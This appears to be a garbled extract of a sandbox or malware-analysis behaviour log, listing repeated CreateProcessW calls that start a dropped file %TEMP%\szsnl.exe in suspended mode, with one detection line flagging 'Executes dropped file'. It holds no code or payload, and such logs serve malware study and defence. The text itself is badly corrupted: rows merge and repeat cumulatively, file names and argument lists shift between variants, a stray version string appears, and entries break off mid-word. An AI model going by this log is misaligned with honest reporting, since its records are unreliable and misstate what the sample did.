Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3652:%TEMP%\szsnl.exe ) Return: 1	2984	3020
	API Name: CreateProcessW Args: ( %TEMP%szsnl.exe, CREATE SUSPENDED, Process:3648:%TEMP%szsnl.exe ) Return: 1	2984	
Call Process API			3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%lszsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3640:%TEMP%lszsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3740:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3748:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3756:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3764:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3776:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3788:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3804:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3808:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3800:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3828:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3836:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3792:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3860:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP% szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3864:%TEMP% szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3536:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3796:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3916:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Detection	Threat Characteristic: Executes dropped file File: %TEMP%\szsnl.exe Shell Command: %TEMP%\szsnl.exe		
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3900:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3896:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3880:%TEMP%\szsnl.exe ) Return: 1	2984	3020
0.11.0		2004	
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe CREATE_SUSPENDED Process:3992:%TEMP%\szsnl.exe.) Return: 1		3020
Call Process API	API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3992:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3992:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3984:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3984:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , , Process:3968:%TEMP%\szsnl.exe ) Return: 1	2984 2984	3020 3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3984:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3984:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , , Process:3968:%TEMP%\szsnl.exe ) Return: 1	2984 2984	3020 3020
Call Process API Call Process API Call Process API	API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , Process:3984:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , Process:3968:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , , Process:3976:%TEMP%\szsnl.exe) Return: 1	2984 2984 2984	3020 3020 3020
Call Process API Call Process API Call Process API Call Process API	API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , Process:3984:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , Process:3968:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , Process:3976:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , Process:3964:%TEMP%\szsnl.exe ) Return: 1	2984 2984 2984 2984	3020 3020 3020 3020
Call Process API	API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:3984:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:3968:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:3976:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:3964:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4028:%TEMP%\szsnl.exe) Return: 1	2984 2984 2984 2984 2984	3020 3020 3020 3020 3020
Call Process API	API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:3984:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:3968:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:3976:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:3964:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4028:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4032:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4012:%TEMP%\szsnl.exe) Return: 1	2984 2984 2984 2984 2984 2984	3020 3020 3020 3020 3020 3020 3020
Call Process API	API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:3984:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:3968:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:3976:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:3964:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4028:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4032:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4012:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4020:%TEMP%\szsnl.exe) Return: 1	2984 2984 2984 2984 2984 2984 2984 2984	3020 3020 3020 3020 3020 3020 3020 3020
Call Process API	API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:3984:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:3968:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:3964:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:3964:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4028:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4032:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4012:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4020:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4020:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4000:%TEMP%\szsnl.exe) Return: 1	2984 2984 2984 2984 2984 2984 2984 2984	3020 3020 3020 3020 3020 3020 3020 3020
Call Process API	API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , Process:3984:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , Process:3966:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , Process:3966:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , Process:3964:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , Process:4026:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , , , , , , , , , , , , , , )  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , , , , , , , , , , , , , , , ,	2984 2984 2984 2984 2984 2984 2984 2984	3020 3020 3020 3020 3020 3020 3020 3020
Call Process API	API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , Process:3984:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , Process:3966:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , Process:3964:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , Process:3964:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , Process:4028:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , Process:4032:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , , , , , , , , , , , , , , , ) Process:4020:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , , , , , , , , , , , , , , , ,	2984 2984 2984 2984 2984 2984 2984 2984	3020 3020 3020 3020 3020 3020 3020 3020
Call Process API	API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , Process:3984:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , Process:3966:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , Process:3966:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , Process:3964:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , Process:4026:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , , , , , , , , , , , , , , )  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , , , , , , , , , , , , , , , ,	2984 2984 2984 2984 2984 2984 2984 2984	3020 3020 3020 3020 3020 3020 3020 3020
Call Process API	API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , Process:3984:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , Process:3966:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , Process:3964:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , Process:3964:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , Process:4028:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , Process:4032:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , , , , , , , , , , , , , , , ) Process:4020:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , , , , , , , , , , , , , , , ,	2984 2984 2984 2984 2984 2984 2984 2984	3020 3020 3020 3020 3020 3020 3020 3020
Call Process API	API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , Process:3984:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , Process:3968:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , Process:3964:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , , , , , , , , , , , , , , , ,	2984 2984 2984 2984 2984 2984 2984 2984	3020 3020 3020 3020 3020 3020 3020 3020
Call Process API	API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , Process:3984:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , Process:3968:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , Process:3964:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , , , , , , , , , , , , , , , ,	2984 2984 2984 2984 2984 2984 2984 2984	3020 3020 3020 3020 3020 3020 3020 3020
Call Process API	API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , Process:3984:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , Process:3968:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , Process:3964:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, , , , , , , , , , , , , , , , , , ,	2984 2984 2984 2984 2984 2984 2984 2984	3020 3020 3020 3020 3020 3020 3020 3020
Call Process API	API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:3984:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:3966:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:3966:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:3964:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4026:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4032:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4032:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4020:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4020:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4036:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4044:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4044:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4052:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4052:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4050:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4050:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4050:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProc	2984 2984 2984 2984 2984 2984 2984 2984	3020 3020 3020 3020 3020 3020 3020 3020
Call Process API	API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,	2984 2984 2984 2984 2984 2984 2984 2984	3020 3020 3020 3020 3020 3020 3020 3020
Call Process API	API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:3984:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:3966:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:3966:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:3964:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4028:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4032:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4020:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4020:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4000:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4000:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4044:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4044:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4052:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4060:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4060:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4060:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4072:%TEMP%\szsnl.exe) Return: 1  API Na	2984 2984 2984 2984 2984 2984 2984 2984	3020 3020 3020 3020 3020 3020 3020 3020
Call Process API	API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:3984:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:3966:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:3964:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:3964:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4028:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4032:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4020:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4020:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4020:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4000:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4036:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4044:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4044:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4060:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4060:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4060:%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:4060:%TEMP%\szsnl.exe) Return: 1  API Na	2984 2984 2984 2984 2984 2984 2984 2984	3020 3020 3020 3020 3020 3020 3020 3020
Call Process API	API Name: CreateProcessW Args: (%TEMP%szsnl.exe,, CREATE_SUSPENDED,, Process:3984:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe,, CREATE_SUSPENDED,, Process:3968:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe,, CREATE_SUSPENDED,, Process:3976:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:3964:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:3964:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:4022:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:4020:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:4020:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:4000:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:4040:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:4044:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:3952:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:3952:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:4060:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:4060:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:4060:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:4060:%TEMP%iszsnl.exe) Return: 1  API Name:	2984 2984 2984 2984 2984 2984 2984 2984	3020 3020 3020 3020 3020 3020 3020 3020
Call Process API	API Name: CreateProcessW Args: (%TEMP%szsnl.exe,, CREATE_SUSPENDED,, Process:3984:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe,, CREATE_SUSPENDED,, Process:3968:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe,, CREATE_SUSPENDED,, Process:3976:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:3964:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:3964:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:4022:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:4020:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: 